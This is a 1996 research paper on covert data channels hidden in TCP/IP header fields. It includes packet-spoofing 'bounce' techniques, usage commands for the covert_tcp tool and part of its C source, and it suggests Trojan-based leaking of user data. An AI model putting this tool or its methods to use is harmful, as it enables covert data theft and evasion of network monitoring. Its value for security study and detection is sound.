Covert Channels in the TCP/IP Protocol Suite

Craig H. Rowland
11-14-1996

I. Abstract

The TCP/IP protocol suite has a number of weaknesses that allow an attacker to leverage techniques in the form of covert channels to surreptitiously pass data in otherwise benign packets. This paper attempts to illustrate these weaknesses in both theoretical and practical examples.

II. Application

A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy."[1] Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

In the case of TCP/IP, there are a number of methods available whereby covert channels can be established and data can be surreptitiously passed between hosts.
These methods can be used in a variety of areas such as the following:

- Bypassing packet filters, network sniffers, and "dirty word" search engines.
- Encapsulating encrypted or non-encrypted information within otherwise normal packets of information for secret transmission through networks that prohibit such activity ("TCP/IP Steganography").
- Concealing locations of transmitted data by "bouncing" forged packets with encapsulated information off innocuous Internet sites.

For the purposes of this paper we will be manipulating the TCP/IP header information in such a way as to encode ASCII values for transmission to outside sources. Other areas of exploration where this information can be contained are varied and include such items as ICMP packets, routing control information, and UDP datagrams. These topics will not be covered in this document although the methods contained herein can be easily adopted to exploit these areas.

III. Terminology

It is assumed that the reader is familiar with the basic operation of the TCP/IP protocol suite which includes IP and TCP header field functions and initial connection negotiation. For the uninitiated, a brief description of TCP/IP connection negotiation is given below. The user is strongly encouraged however to research other published literature on the subject.

TCP/IP is comprised of two basic protocol types: TCP and UDP. These protocols have the fundamentally similar function of passing user data, however they differ significantly in how the initial connection between hosts are established.

For our purposes, it is important to realize that TCP is a "connection oriented" or "reliable" protocol. Simply put, TCP has certain features that ensure data arrives at the remote host in a (usually) intact manner. The basic operation of this relies in the initial TCP "three way handshake" which is described in the three steps below.

Step One: Send a synchronize (SYN) packet and Initial Sequence Number (ISN)

Host A wishes to establish a connection to Host B. Host A sends a solitary packet to Host B with the synchronize bit (SYN) set announcing the new connection and an Initial Sequence Number(ISN) which will allow tracking of packets sent between hosts:

```
Host A      ------  SYN(ISN) ------>     Host B
```

Step Two: Allow remote host to respond with an acknowledgment (ACK)

Host B responds to the request by sending a packet with the synchronize bit set (SYN) and ACK (acknowledgment) bit set in the packet back to the calling host. This packet contains not only the responding clients' own sequence number, but the Initial Sequence Number plus one (ISN+1) to indicate the remote packet was correctly received as part of the acknowledgment and is awaiting the next transmission:

```
Host A      <------  SYN(ISN+1)/ACK ------     Host B
```

Step Three: Complete negotiation by sending a final acknowledgment to the remote host.

At this point Host A sends back a final ACK packet and sequence number to indicate successful reception and the connection is complete and data can now flow:

```
Host A      ------ ACK ------>     Host B
```


The entire connection process happens in a matter of milliseconds and each packet from this point on is independently acknowledged by both sides. This handshake method ensures a "reliable" connection between hosts and is why TCP is considered a "connection oriented" protocol. It should be noted that only TCP packets exhibit this negotiation process. This is not so with UDP packets which are considered "unreliable" and do not attempt to correct errors nor negotiate a connection before sending to a remote host. This paper deals with the TCP protocol primarily to exploit the acknowledgment feature which will be described below. The thrust of these methods however, could be easily

supported on the UDP protocol type.


IV. Encoding Information in a TCP/IP Header

The TCP/IP header contains a number of areas where information can be stored and sent to a remote host in a covert manner. Take the following diagrams[2] which are textual representations of the IP and TCP headers respectively:

IP Header (Numbers represent bits of data from 0 to 32 and the relative position of the fields in the datagram)



TCP Header (Numbers represent bits of data from 0 to 32 and the relative position of the fields in the datagram)



Within each header there are multitude of areas that are not used for normal transmission or are "optional" fields to be set as needed by the sender of the datagrams. An analysis of the areas of a typical IP header that are either unused
or optional reveals many possibilities where data can be stored and transmitted. For our purposes, we will focus on encapsulation of data in the more mandatory fields. This is not because they are any better than the other optional areas.

Rather these fields are not as likely to be altered in transit than say the IP or
TCP options fields which are sometimes changed or stripped off by packet filtering
mechanisms or through fragment re-assembly.

Therefore we will encode and decode the following:

- The IP packet identification field.
- The TCP initial sequence number field.
- The TCP acknowledged sequence number field.

The basis of the exploitation relies in encoding ASCII values of the range 0-255 into the above areas. Using this method it is possible to pass data between hosts
in packets that appear to be initial connection requests, established data streams,
or other intermediate steps. These packets can contain no actual data, or can contain data designed to look innocent. These packets can also contain forged source and destination IP addresses as well as forged source and destination ports. This can be useful for tunneling information past some types of packet filters. Additionally, forged packets can be used to initiate an anonymous TCP/IP
"bounced packet network" whereby packets between systems can be relayed off legitimate sites to thwart tracking by sniffers and other network monitoring devices. These techniques will be described below.

V. Method One: Manipulation of the IP Identification Field

The identification field of the IP protocol helps with re-assembly of packet data
by remote routers and host systems. It's purpose is to give a unique value to packets so if fragmentation occurs along a route, they can be accurately re-assembled[2]. The first encoding method simply replaces the IP identification field with the numerical ASCII representation of the character to be encoded. This allows for easy transmission to a remote host which simply reads the IP identification field and translates the encoded ASCII value to it’s printable counterpart. The lines below show a tcpdump(8) representation of the packets on a network between two hosts "nemesis.psionic.com" and "blast.psionic.com." A coded message consisting of the letters "HELLO" was sent between the two hosts in packets appearing to be destined for the WWW server on blast.psionic.com. The actual packet data does not matter.

The field in question is the IP portion of the packet called the "id" field located
in the parenthesis. Note that the ID field is represented by an unsigned integer during the packet generation process of the included program. This program does not perform any type of byte ordering functions normally used in this process, therefore packet data is converted to the ASCII equivalent by dividing by 256.

Packet One:

18:50:13.551117 nemesis.psionic.com.7180 > blast.psionic.com.www: S
537657344:537657344(0) win 512 (ttl 64, id 18432)

Decoding:...(ttl 64, id 18432/256) [ASCII: 72(H)]

Packet Two:

18:50:14.551117 nemesis.psionic.com.51727 > blast.psionic.com.www:
S1393295360:1393295360(0) win 512 (ttl 64, id 17664)

Decoding:...(ttl 64, id 17664/256) [ASCII: 69(E)]

Packet Three:

18:50:15.551117 nemesis.psionic.com.9473 > blast.psionic.com.www: S
3994419200:3994419200(0) win 512 (ttl 64, id 19456)

Decoding:...(ttl 64, id 19456/256) [ASCII: 76(L)]

Packet Four:

18:50:16.551117 nemesis.psionic.com.56855 > blast.psionic.com.www:
S3676635136:3676635136(0) win 512 (ttl 64, id 19456)

Decoding:...(ttl 64, id 19456/256) [ASCII: 76(L)]

Packet Five:

18:50:17.551117 nemesis.psionic.com.1280 > blast.psionic.com.www: S
774242304:774242304(0) win 512 (ttl 64, id 20224)

Decoding:...(ttl 64, id 20224/256) [ASCII: 79(O)]

Packet Six:

18:50:18.551117 nemesis.psionic.com.21004 > blast.psionic.com.www:
S3843751936:3843751936(0) win 512 (ttl 64, id 2560)

Decoding:...(ttl 64, id 2560/256) [ASCII: 10(Carriage Return)]

This method is used by having the client host construct a packet with the appropriate destination host and source host information and encoded IP ID field. This packet is sent to the remote host which is listening on a passive socket which decodes the data.

This method is relatively straightforward and easy to implement as shown in the included program: covert_tcp. The reader should note that this method relies on manipulation of the IP header information, and may be more susceptible to packet filtering and network address translation where the header information may re-written in transit especially if located behind a firewall. If this happens,
loss of the encoded data may occur.

VI. Method Two: Initial Sequence Number Field

The Initial Sequence Number field (ISN) of the TCP/IP protocol suite enables a client to establish a reliable protocol negotiation with a remote server. As part of the negotiation process for TCP/IP, several steps are taken in what is commonly called a "three way handshake" as was described earlier. For our purposes the sequence number field serves as a perfect medium for transmitting clandestine data because of it's size (a 32 bit number). In this light, there are a number of possible methods to use. The simplest is to generate the sequence number from our actual ASCII character we wish to have encoded. This is the method used by covert_tcp as shown in the following packets (The "S" indicates a synchronize packet with the 10 digit number following being the sequence number being sent). Again, no byte ordering functions are used by covert_tcp to generate the sequence numbers. This enables a more "realistic" looking sequence number. Therefore in our example the sequence numbers are converted to ASCII by dividing by 16777216 which is a representation of 65536*256.

Again our message of HELLO is being sent:

Packet One:

```
18:50:29.071117 nemesis.psionic.com.45321 > blast.psionic.com.www: S
1207959552:1207959552(0) win 512 (ttl 64, id 49408)
```

Decoding:... S 1207959552/16777216 [ASCII: 72(H)]

Packet Two:

```
18:50:30.071117 nemesis.psionic.com.65292 > blast.psionic.com.www: S
1157627904:1157627904(0) win 512 (ttl 64, id 47616)
```

Decoding:... S 1157627904/16777216 [ASCII: 69(E)]

Packet Three:

```
18:50:31.071117 nemesis.psionic.com.25120 > blast.psionic.com.www: S
1275068416:1275068416(0) win 512 (ttl 64, id 41984)
```

Decoding:... S 1275068416/16777216 [ASCII: 76(L)]

Packet Four:

```
18:50:32.071117 nemesis.psionic.com.13603 > blast.psionic.com.www: S
1275068416:1275068416(0) win 512 (ttl 64, id 7936)
```

Decoding:... S 1275068416/16777216 [ASCII: 76(L)]

Packet Five:

```
18:50:33.071117 nemesis.psionic.com.45830 > blast.psionic.com.www: S
1325400064:1325400064(0) win 512 (ttl 64, id 3072)
```

Decoding:... S 1325400064/16777216 [ASCII: 79(O)]

Packet Six:

18:50:34.071117 nemesis.psionic.com.64535 > blast.psionic.com.www: S 167772160:167772160(0) win 512 (ttl 64, id 54528)

Decoding:... S 167772160/16777216 [ASCII: 10(Carriage Return)]

Using this method, the packet is constructed with the appropriate data in the SYN field and sent to the destination host. The destination host, expecting to receive information from the client, simply grabs the SYN field of each incoming packet to reconstruct the encoded data. This is done with a passive listening socket on the remote end as described earlier.

Because of the sheer amount of information one can represent in a 32 bit address space (4,294,967,296 numbers), the sequence number makes an ideal location for storing data. Aside from the obvious example given above, one can use a number of other techniques to store information in either a byte fashion, or as bits of information represented through careful manipulation of the sequence number. The simple algorithm of the covert_tcp program takes the ASCII value of our data and converts it to a usable sequence number (which is actually done by the packet generation functions and is converted back to ASCII in a symmetrical manner). Note that this method (as well as the other methods in this paper) are similar to a "substitution cipher" whereby packets containing the
same information will display the same sequence number (note packets three and four which contain the letter "L" in the encoding and their sequence numbers). Methods that incorporate a random number generation of the sequence number with a subsequent inclusion of the data to be encoded through an XOR or similar operation may yield a more random result. Inclusion of encrypted data to perform the same function is a logical extension to this idea.

VII. Method Three: The TCP Acknowledge Sequence Number Field "Bounce"

This method relies upon basic spoofing of IP addresses to enable a sending machine to "bounce" a packet of information off of a remote site and have that site return the packet to the real destination address. This has the benefit of concealing the sender of the packet as it appears to come from the "bounce" host. This method could be used to set up an anonymous one-way communication network that would be difficult to detect especially if the bounce server is very busy.

This method relies on the characteristic of TCP/IP where the destination server responds to an initial connect request (SYN packet) with a SYN/ACK packet containing the original initial sequence number plus one (ISN+1).
In this method, the sender constructs a packet that contains the following information:

- Forged SOURCE IP address.
- Forged SOURCE port.
- Forged DESTINATION IP address.
- Forged DESTINATION port.
- TCP SYN number with encoded data.

The source and destination ports chosen do not matter (except if you want to conceal the traffic as a well known service such as HTTP and/or you are having the receiving server listening for data on a pre-determined port, in which case

you will want to forge the source port as well). The DESTINATION IP address should be the server you wish to BOUNCE information off of and the SOURCE IP should be the address of the server you wish to communicate WITH.

The packet is sent from the client's computer system and routed to the forged destination IP address in the header ("bounce server"). The bounce server receives the packet and sends either a SYN/ACK or a SYN/RST depending on the state of the port the packet was destined for on the bounce server. The return packet is sent to the forged source address with the ISN number plus one. The listening destination server takes this incoming packet and decodes the information by transforming the returned sequence number minus one back into the ASCII equivalent. It should be noted that the low order bits are dropped in the
translation process of covert_tcp because of the method used to "encode" and "decode" information, so the program does not need to adjust for the incremented SYN packet number.

A step-by-step representation of the bounce method:

- Sending Client: A
- Bounce Server: B
- Receiving Server: C

Step One: Client A sends a forged packet with encoded information to bounce server B. This packet has the address of receiving server C.

Step Two: Bounce server B receives the packet and returns an appropriate SYN/ACK or SYN/RST packet based on the status of the port. Since bounce server B thinks the packet came from receiving server C, the packet is sent to address of receiving server C. The acknowledgment sequence number (which is the encoded sequence number plus one) is sent to server C as well.

Step Three: Server C, expecting to receive a packet from the bounce server B (or a pre-determined port) decodes the data and writes it out to disk.

This method is essentially tricking the remote server into sending the packet and
encapsulated data back to the forged source IP address, which it rightfully thinks
is legitimate. From the receiving end, the packet appears to originate from the bounced server, and indeed it does. As a side note, if the receiving system is behind a packet filter that only allows communication to certain sites, this method can be used to bounce packets off of the trusted sites which will then relay them to the system behind the packet filter with a legitimate source address. This could be vital in communicating with receiving servers in heavily protected or scrutinized networks.

Bouncing a packet off of a well known Internet site (.mil, .gov, .com, etc.) is also
a useful technique for concealing operations in ordinary traffic. Be sure the bounce site is not using round-robin DNS (stable IP address) or if it is, that the
receiving server is passively listening on a pre-determined port to decode the transmissions from multiple sites (i.e. send out a forged source address and source port of 1234 so the bounce server returns the packet to the listening server on port 1234). Using this technique, the sending client can bounce packets off of hundreds of Internet hosts while the receiving server listens and

writes out any data destined for the pre-defined port number regardless of IP address.

If your network site has a correctly configured router, it may not allow a forged
packet with a network number that is not from it’s network to traverse outbound. Alas, many routers are not configured with this protection in mind and will happily pass the data so you can generally expect this technique to work.

VIII. Implications, Protection, and Detection

The implications of these methods depend on the purposes they are being used for. Immediate use could allow for an encrypted and concealed communication channel between hosts located in countries that may frown upon the use of cryptography (France, China and others). Additional purposes could be served in the areas of data smuggling and anonymous communication.

Protection from these techniques include the use of an application proxy firewall system which is not allowing packets from logically separated networks to pass directly to each other. I know of no other firewall type that can guarantee
this. A packet-filter "firewall" MAY stop the traffic depending if true network address translation is used (re-writing of the ENTIRE TCP/IP header information), which is often not the case despite what advertisers may say.

Additionally, if you are bouncing the packets off a remote site with a listening port, the return packet will have a SYN/ACK combination set in the header and will look like an “established” connection to the packet filter. This has the potential to punch through many of these filters, even some that claim to be "stateful." A straight packet filter in the form of a router will probably offer little or no protection, especially if you allow any "establishedi" traffic
back in from any site, which is almost a certainty.

Detection of these techniques can be difficult, especially if the information being passed in the packet data is encrypted with a good software package (PGP and others). Particularly, hosts receiving a server bounced packet will have a difficult time determining from where the packet originated unless they can put a sniffer on the inbound side of the bounced server, which will still only reveal
that a forged packet originated from somewhere on the Internet. Methods to track down the packet can still be used at this point however, so caution should be used (assuming anyone notices it occurring).

IX. Final Notes

These methods could be incorporated into an operating system kernel or daemon that is set to automatically send a file when particular site is contacted or whenever the system is used during normal operation. This method could turn a machine into a very stealthy transmission device that would appear to be working normally. If this method could be done in a Trojan horse program and the user of a system could be coaxed into visiting a particular site, a good amount of information could probably be transmitted from their system without their knowledge. This method would best be done using the IP identification fields which could be dumped into each outbound packet for the destination site without disturbing the legitimate sequence numbers. Of course this is one of many possibilities.

The ideas represented here can also be applied to individual IP options, TCP options, and other binary transmission types. This requires proper decoding at the remote end and is painstakingly slow as each bit of information needs to be sent one packet at a time. For extremely sensitive information where transmission time is not as critical, this may be a highly secure option when combined with proper cryptographic protocols.

As discussed above, other protocols such as ICMP can be used in a similar manner and in some cases may provide a more reliable channel of data transmission as the packet can hold much more data. At this time, this technique is being publicly explored in underground resources[3] and has prompted release of
this paper. On the downside, most firewalls and some packet filters are configured to deny ICMP traffic such as pings from passing and this may stop communication where a bounced packet will sometimes succeed.

Lastly, the ideas represented here are largely based on concepts heard a while ago about ICMP Telnet like programs and similar utilities supposedly in use by some of the darker forces in government. Whether true or not, the idea was fascinating at the time and although these techniques are not explored here, they
certainly should be investigated further.

Appendix I: The covert_tcp Program

The covert_tcp program is a simple utility written for use on Linux systems only and has only been tried on Linux running version 2.0 kernels. Covert_tcp is a proof of concept application that uses raw sockets to construct forged packets and encapsulate data from a filename given on the command line. The file itself can contain text or binary data as the user sees necessary.

The program itself is straightforward and very slow in transmitting of data (about
one packet per second). The transfer rate is limited to one packet per second to ensure packets do not arrive out of sync. Because we are subjugating the TCP/IP protocol for a purpose not designed, the normal reliability modes are non-existent and in essence functions much like UDP. This program does not attempt to provide for any type of flow control or error detection, although these things
can be added if necessary (this may be overkill). The fastest mode of communication would probably involve establishing of a legitimate data stream

between two hosts and encoding the IP identification fields with data. This method would leave the sequence numbers intact and would allow for a drawn out communication session where error correction and flow control are still handled by the IP and TCP layers and the remote system can re-send packets if corrupted with information again imbedded in the header. Lastly, the full length of the fields are not being used, the ID field is 16 bits long and the sequence number fields are 32 bits long, a data compression method can surely be implemented to send larger amounts of data per packet.

The covert_tcp program was made quickly and not much work has been put into making it a functional system and none probably will be. There will be no support for this program of any type.

The program takes a number of parameters which can be used to establish a "client" (the machine sending the data) and a "server" (the machine receiving the
data). The options are as follows:

-dest <IP address>

For CLIENT mode [MANDATORY]:

The destination IP address of the server you wish to communicate TO. For the "bounce" mode of operation, this is the server you want to bounce packets off of.

For SERVER mode:

Not Used.

-source <IP address>

For CLIENT mode [MANDATORY]:

The source address you want the packet to appear to be FROM. For the IP ID field and normal TCP sequence number encoding modes this field MUST be your legitimate IP address! Bouncing a packet off of a remote server with encoded IP ID fields will cause the fields to be re-written by the remote server on the return. This is not what you want.

For SERVER mode:

This is the address that the client will listen FOR. If a packet is received from
this address it is immediately decoded and written to the output file.

-source_port <port number>

For CLIENT mode:

This is the port that the packet should appear to originate FROM on the source machine. This is normally a random number between 1023-65536. However it can be pre-set to a low port number such as 20 (FTP-Data) or 53 (DNS) to allow it to hop some packet filters that allow this traffic. Additionally, if you are bouncing packets off a remote server, you can set the originating port to a pre-defined number such as 1234 and have your receiving server listening to this port. When the packet bounces off the remote host, it will return on the source

IP and port number 1234 where your remote system is listening. In this manner, the client can bounce off hundreds of host and have the server simply write out any data received on port 1234 to a file.

For SERVER mode:

This is the port the local server should be listening to for all data. If you do not supply an IP address, the server will simply write all data received on this port to a file. This allows a client to bounce packets off multiple sites with multiple IP addresses and have the server correctly intercept and decode them.

-dest_port <port number>

For CLIENT mode:

This is the destination port of the server you want to communicate WITH. The default value is port 80 (HTTP) and usually works well. This port does not need to be active on the remote listening server, however the listening server does need to be told to listen for packets for this port or for the IP address you are originating from or bouncing packets from (see -dest option above).

For SERVER mode:

Not used.

-file <filename>

For CLIENT mode [MANDATORY]:

The filename of the file you wish to send. This file can be text or binary and can be encrypted with a program such as PGP to provide further protection. covert_tcp will exit when the file is completely transferred.

For SERVER mode [MANDATORY]:

The name of the file to write to when data is received. End of file is NOT automatically detected in covert_tcp and you will have to ctrl-break to end the data transmission sequence when it is complete.

-server [No options]

For CLIENT mode:

Not used.

For SERVER mode [MANDATORY]:

Tells covert_tcp to listen passively on a raw socket for incoming data. This socket can specifically filter on the source IP given in the command line, or on the port number given, or both. All received data is written to the filename given
above.

-ipid

For CLIENT mode:

This is the basic encoding mode which reads in the file given and encodes the ASCII values into the IP identification field before sending the data. This mode does NOT work for the TCP/IP bounce method described above. You MUST use the -seq option to bounce packets off of remote servers. See below for more information on this option.

For SERVER mode:

This tells the server to decode data received based on the IP identification field
and write it out to disk to the filename provided.

-seq

For CLIENT mode:

This is another encoding method whereby the TCP sequence numbers are used to encode the ASCII data before sending. This mode can be used along with a spoofed source IP address to bounce packets off of a remote server. This is the only mode that allows you to do this method of data transmission.

For SERVER mode:

This enables the server to decode data stored in the sequence number of incoming packets. This method will ONLY WORK for packets sent DIRECTLY TO THE SERVER and will NOT WORK for packets bounced off a remote site. Remote sites generate their own sequence number if packets are bounced off of them and include this information along with the acknowledged sequence number of the original packet. This mode will not allow the server to decode the ACK field as it should and the data will not be received correctly. See the -ack switch to read BOUNCED packets.

-ack

For CLIENT mode:

Not used.

For SERVER mode:

The ONLY MODE where bounced packets can be decoded. If your client is bouncing packets off a remote site you must use this option to have the server automatically decode the acknowledged sequence numbers of incoming packets.

Examples:

1) Send a file (secret.pgp) via IP Identification field encoding from client_IP to
server_IP:

Client sender:

covert_tcp -source client_IP -dest server_IP -file secret.pgp

Server receiver:

covert_tcp -source client_IP -server -file secret.pgp

The IP Identification field is the default encode/decode method so no command switch is necessary. The above sends from a random originating port to a destination port of 80. These are also default values. The server will listen for
anything from the client_IP address and write it to disk.

2) Send a file (secret.pgp) via TCP sequence number field encoding appearing to be from port 20 on client_IP destined for port 20 on server_IP:

Client sender:

covert_tcp -source client_IP -dest server_IP -source_port 20 -dest_port 20 -seq -file secret.pgp

Server receiver:

covert_tcp -source_port 20 -server -seq -file secret.pgp

You do not need to include the IP address of the inbound traffic if you do not want. Any traffic destined to port 20 from any site will be written to disk in this
case.

3) Send a file (secret.pgp) via TCP sequence number field encoding to be bounced of server bounce_IP and have the packet read by the destination server at server_IP.

Client sender:

covert_tcp -source server_IP -source_port 1234 -dest bounce_IP -seq -file secret.pgp

Server receiver:

covert_tcp -source_port 1234 -server -ack -file secret.pgp

The source packet will appear to have come from server_IP and port 1234. The return packet will go to server_IP port 1234 and will be decoded by the passive server listening for any source IP talking to local port 1234.

NOTE: Covert_tcp will always default to use the supplied listening port number before using the IP address. You need to pick one or the other as the server listening option.

covert_tcp source

```
/* Covert_TCP 1.0 - Covert channel file transfer for Linux
* Written by Craig H. Rowland (crowland@psionic.com)
* Copyright 1996 Craig H. Rowland (11-15-96)
* NOT FOR COMMERCIAL USE WITHOUT PERMISSION.
*
*
* This program manipulates the TCP/IP header to transfer a file one byte
* at a time to a destination host. This progam can act as a server and a client
* and can be used to conceal transmission of data inside the IP header.
* This is useful for bypassing firewalls from the inside, and for
* exporting data with innocuous looking packets that contain no data for
* sniffers to analyze. In other words, spy stuff... :)
*
* PLEASE see the enclosed paper for more information!!
*
* This software should be used at your own risk.
*
* compile: cc -o covert_tcp covert_tcp.c
*
*
*
* Portions of this code based on ping.c (c) 1987 Regents of the
* University of California. (See function in_cksm() for details)
*
* Small portions from various packet utilities by unknown authors
*/

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <linux/ip.h>
#include <linux/tcp.h>

#define VERSION "1.0"

/* Prototypes */
void forgepacket(unsigned int, unsigned int, unsigned short, unsigned
                 short,char *,int,int,int,int);
unsigned short in_cksum(unsigned short *, int);
unsigned int host_convert(char *);
void usage(char *);

main(int argc, char **argv)
{
   unsigned int source_host=0,dest_host=0;
   unsigned short source_port=0,dest_port=80;
```

```
   int ipid=0,seq=0,ack=0,server=0,file=0;
   int count;
   char desthost[80],srchost[80],filename[80];

   /* Title */
   printf("Covert TCP %s (c)1996 Craig H. Rowland
(crowland@psionic.com)\n",VERSION);
   printf("Not for commercial use without permission.\n");

   /* Can they run this? */
   if(geteuid() !=0)
    {
    printf("\nYou need to be root to run this.\n\n");
    exit(0);
    }

   /* Tell them how to use this thing */
   if((argc < 6) || (argc > 13))
   {
   usage(argv[0]);
   exit(0);
   }

/* No error checking on the args...next version :) */
   for(count=0; count < argc; ++count)
    {
    if (strcmp(argv[count],"-dest") == 0)
     {
     dest_host=host_convert(argv[count+1]);
     strncpy(desthost,argv[count+1],79);
     }
    else if (strcmp(argv[count],"-source") == 0)
     {
     source_host=host_convert(argv[count+1]);
     strncpy(srchost,argv[count+1],79);
     }
    else if (strcmp(argv[count],"-file") == 0)
     {
     strncpy(filename,argv[count+1],79);
     file=1;
     }
    else if (strcmp(argv[count],"-source_port") == 0)
      source_port=atoi(argv[count+1]);
    else if (strcmp(argv[count],"-dest_port") == 0)
      dest_port=atoi(argv[count+1]);
    else if (strcmp(argv[count],"-ipid") == 0)
      ipid=1;
    else if (strcmp(argv[count],"-seq") == 0)
      seq=1;
    else if (strcmp(argv[count],"-ack") == 0)
      ack=1;
    else if (strcmp(argv[count],"-server") == 0)
      server=1;
    }

   /* check the encoding flags */
   if(ipid+seq+ack == 0)
```

```
    ipid=1; /* set default encode type if none given */
   else if (ipid+seq+ack !=1)
    {
    printf("\n\nOnly one encoding/decode flag (-ipid -seq -ack) can be used at a
time.\n\n");
    exit(1);
    }
   /* Did they give us a filename? */
   if(file != 1)
    {
    printf("\n\nYou need to supply a filename (-file <filename>)\n\n");
    exit(1);
    }

   if(server==0) /* if they want to be a client do this... */
    {
     if (source_host == 0 && dest_host == 0)
      {
      printf("\n\nYou need to supply a source and destination address for client
mode.\n\n");
      exit(1);
      }
     else if (ack == 1)
      {
      printf("\n\n-ack decoding can only be used in SERVER mode (-server)\n\n");
      exit(1);
      }
     else
      {
      printf("Destination Host: %s\n",desthost);
      printf("Source Host     : %s\n",srchost);
       if(source_port == 0)
        printf("Originating Port: random\n");
       else
        printf("Originating Port: %u\n",source_port);
      printf("Destination Port: %u\n",dest_port);
      printf("Encoded Filename: %s\n",filename);
       if(ipid == 1)
        printf("Encoding Type   : IP ID\n");
       else if(seq == 1)
        printf("Encoding Type   : IP Sequence Number\n");
       printf("\nClient Mode: Sending data.\n\n");
      }
     }
    else /* server mode it is */
     {
     if (source_host == 0 && source_port == 0)
      {
      printf("You need to supply a source address and/or source port for server
mode.\n");
      exit(1);
      }
     if(dest_host == 0) /* if not host given, listen for anything.. */
      strcpy(desthost,"Any Host");
     if(source_host == 0)
      strcpy(srchost,"Any Host");
     printf("Listening for data from IP: %s\n",srchost);
```

```
     if(source_port == 0)
      printf("Listening for data bound for local port: Any Port\n");
     else
      printf("Listening for data bound for local port: %u\n",source_port);
     printf("Decoded Filename: %s\n",filename);
     if(ipid == 1)
      printf("Decoding Type Is: IP packet ID\n");
     else if(seq == 1)
      printf("Decoding Type Is: IP Sequence Number\n");
     else if(ack == 1)
      printf("Decoding Type Is: IP ACK field bounced packet.\n");
     printf("\nServer Mode: Listening for data.\n\n");
     }

     /* Do the dirty work */
     forgepacket(source_host, dest_host, source_port, dest_port
                 ,filename,server,ipid,seq,ack);
exit(0);
}

void forgepacket(unsigned int source_addr, unsigned int dest_addr, unsigned
short source_port, unsigned short dest_port, char *filename, int server, int
ipid
, int seq, int ack)
{
   struct send_tcp
   {
      struct iphdr ip;
      struct tcphdr tcp;
   } send_tcp;

   struct recv_tcp
   {
      struct iphdr ip;
      struct tcphdr tcp;
      char buffer[10000];
   } recv_pkt;

   /* From synhose.c by knight */
   struct pseudo_header
   {
      unsigned int source_address;
      unsigned int dest_address;
      unsigned char placeholder;
      unsigned char protocol;
      unsigned short tcp_length;
      struct tcphdr tcp;
   } pseudo_header;

   int ch;
   int send_socket;
   int recv_socket;
   struct sockaddr_in sin;
   FILE *input;
   FILE *output;

/* Initialize RNG for future use */
```

```
srand((getpid())*(dest_port));

/**********************/
/* Client code        */
/**********************/
/* are we the client? */
if(server==0)
{
if((input=fopen(filename,"rb"))== NULL)
 {
 printf("I cannot open the file %s for reading\n",filename);
 exit(1);
 }
else while((ch=fgetc(input)) !=EOF)
 {

/* Delay loop. This really slows things down, but is necessary to ensure */
/* semi-reliable transport of messages over the Internet and will not flood */
/* slow network connections */
/* A better should probably be developed */
sleep(1);

/* NOTE: I am not using the proper byte order functions to initialize */
/* some of these values (htons(), htonl(), etc.) and this will certainly */
/* cause problems on other architectures. I didn't like doing a direct */
/* translation of ASCII into the variables because this looked really */
/* suspicious seeing packets with sequence numbers of 0-255 all the time */
/* so I just read them in raw and let the function mangle them to fit its */
/* needs... CHR */

   /* Make the IP header with our forged information */
   send_tcp.ip.ihl = 5;
   send_tcp.ip.version = 4;
   send_tcp.ip.tos = 0;
   send_tcp.ip.tot_len = htons(40);
/* if we are NOT doing IP ID header encoding, randomize the value */
/* of the IP identification field */
if (ipid == 0)
   send_tcp.ip.id =(int)(255.0*rand()/(RAND_MAX+1.0));
else /* otherwise we "encode" it with our cheesy algorithm */
   send_tcp.ip.id =ch;

   send_tcp.ip.frag_off = 0;
   send_tcp.ip.ttl = 64;
